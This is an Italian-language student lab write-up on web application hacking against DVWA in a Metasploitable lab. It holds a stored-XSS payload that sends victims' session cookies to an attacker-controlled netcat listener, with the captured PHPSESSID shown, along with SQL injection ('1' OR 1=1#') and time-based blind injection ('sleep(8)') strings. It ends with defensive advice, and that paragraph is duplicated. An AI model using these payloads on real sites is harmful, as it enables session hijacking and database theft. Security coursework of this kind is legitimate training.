

FLOREA
ADRIAN
MARIO

=

WEB APPLICATION HACKING

TRACCIA:

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- XSS stored.
- SQL injection.
- SQL injection blind (opzionale). Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW.

Scopo dell'esercizio:

- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.
- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

XXS STORED

è un tipo di vulnerabilità di sicurezza che si trova nelle applicazioni web, dove un attaccante inietta script dannosi nel contenuto proveniente da siti web altrimenti affidabili.
abbiamo inizialmente eseguito l'accesso a DVWA.

successivamente abbiamo corretto la lunghezza dei caratteri massimi per fare in modo che tutta la riga di codice possa essere inserita senza restrizioni

The screenshot shows the DVWA application's XSS stored page. A large amount of JavaScript code has been injected into the message field, which is highlighted with a red box. The injected code includes several alert statements and a for loop. The browser's developer tools are open, showing the raw HTML source of the page, which includes the injected script. The injected script is as follows:

```
<script>alert(1);for(i=0;i<10;i++){alert(i);}</script>
```

The screenshot shows the DVWA application's XSS stored page with developer tools open. The injected script is visible in the browser's developer tools under the 'Elements' tab. The injected script is as follows:

```
<script>alert(1);for(i=0;i<10;i++){alert(i);}</script>
```

```
▼<div id="guestbook_comments">
  Name: kokodewaaa
  <br>
  Message:
  ▼<script>
    window.location='http://192.168.50.100:2024/cookie='+document.cookie
  </script>
```

<script>window.location='http://192.168.50.100:2024/cookie='+document.cookie</script>

Abbiamo iniettato il seguente codice per far sì che ci vengano restituiti i cookie degli accessi su una determinata porta (in questo caso è la porta '2024') usando Netcat sul terminale.



```
kali@10:~
```

File Actions Edit View Help

```
(kali㉿10)-[~]
$ nc -l -p 2024
GET /cookie=security=low;%20PHPSESSID=aa2b509afbee1cebed98dfc968694708
HTTP/1.1
Host: 192.168.50.100:2024
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.5.101/
Upgrade-Insecure-Requests: 1
```

SQL INJECTION

BLIND


SQL Injection è una tecnica di attacco che consente a un attaccante di eseguire query SQL arbitrarie su un database dell'applicazione vulnerabile. Questo avviene sfruttando punti di input non sicuri, dove l'input fornito dall'utente viene inserito in query SQL senza la dovuta sanitizzazione o escaping. SQL Injection può portare a varie conseguenze, tra cui il furto di dati, la manipolazione di dati, e l'accesso non autorizzato.

Vulnerability: SQL Injection (Blind)

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>



Vulnerability: SQL Injection (Blind)

User ID:


2' AND sleep(8)#

Submit

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tchtips/sql-injection.html>

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload



INSERIAMO IL SEGUENTE CODICE :

2'AND sleep(8)#+

visto che, il blind non ci mostra gli errori (SQL injection invece si) dobbiamo iniettare uno script per far sì che possiamo mostrare che anche il Blind ha vulnerabilità che possiamo sfruttare.

Infatti, grazie a "sleep(8)" possiamo notare che lo script dice al sito di ricaricarsi per 8 secondi.

questo indica che si può iniettare il codice e mostrare la vulnerabilità.

SQL INJECTION

The screenshot shows a web application interface titled "Vulnerability: SQL Injection". On the left is a sidebar menu with the following items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, and PHP Info. The main content area has a heading "User ID:" followed by an input field containing "1' OR 1=1#". To the right of the input field is a "Submit" button.

L'SQL injection sfrutta le vulnerabilità di sicurezza del codice applicativo che si collega alla fonte dati SQL, ad esempio, attraverso il mancato filtraggio degli input dell'utente (come i 'caratteri di escape' nelle stringhe SQL) o la mancanza di tipizzazione forte delle variabili impiegate

Un attacco di tipo SQL injection (SQLi) consente a un utente non autorizzato di prendere il controllo sui comandi SQL utilizzati da un'applicazione web. Questo tipo di attacco può avere conseguenze estremamente gravi sui siti web.

Il primo passo è identificare un punto di iniezione (injection point) dove è possibile costruire un payload per modificare la query dinamica. Nella sicurezza informatica, l'SQL injection è una tecnica di command injection usata per attaccare applicazioni che gestiscono dati tramite database relazionali sfruttando il linguaggio SQL. La mancanza di controllo sugli input dell'utente permette di inserire artificialmente delle stringhe di codice SQL che saranno eseguite dall'applicazione server. Grazie a questo meccanismo, è possibile eseguire comandi SQL complessi, dall'alterazione dei dati (ad esempio, la creazione di nuovi utenti) al download completo dei contenuti del database.

The screenshot shows the same "Vulnerability: SQL Injection" page. The sidebar menu is identical. The main content area now displays a list of successful SQL injection results. Each result includes an ID, first name, and surname. The results are:

- ID: 1' OR 1=1# First name: admin Surname: admin
- ID: 1' OR 1=1# First name: Gordon Surname: Brown
- ID: 1' OR 1=1# First name: Hack Surname: Me
- ID: 1' OR 1=1# First name: Pablo Surname: Picasso
- ID: 1' OR 1=1# First name: Bob Surname: Smith

A "More info" link is visible at the bottom right of the main content area.

COME PROTEGGERSI:

Proteggersi dagli attacchi SQL Injection richiede un insieme di buone pratiche di programmazione e configurazione del database. Ecco alcune strategie essenziali per prevenire questi attacchi:

1. Utilizzare Query Parametrizzate (Prepared Statements)

L'uso di query parametrizzate è una delle misure più efficaci contro l'SQL Injection. Le query parametrizzate separano il codice SQL dai dati degli input utente, impedendo che gli input possano alterare la struttura della query SQL.

Proteggersi dagli attacchi SQL Injection richiede un insieme di buone pratiche di programmazione e configurazione del database. Ecco alcune strategie essenziali per prevenire questi attacchi:

1. Utilizzare Query Parametrizzate (Prepared Statements)

L'uso di query parametrizzate è una delle misure più efficaci contro l'SQL Injection. Le query parametrizzate separano il codice SQL dai dati degli input utente, impedendo che gli input possano alterare la struttura della query SQL.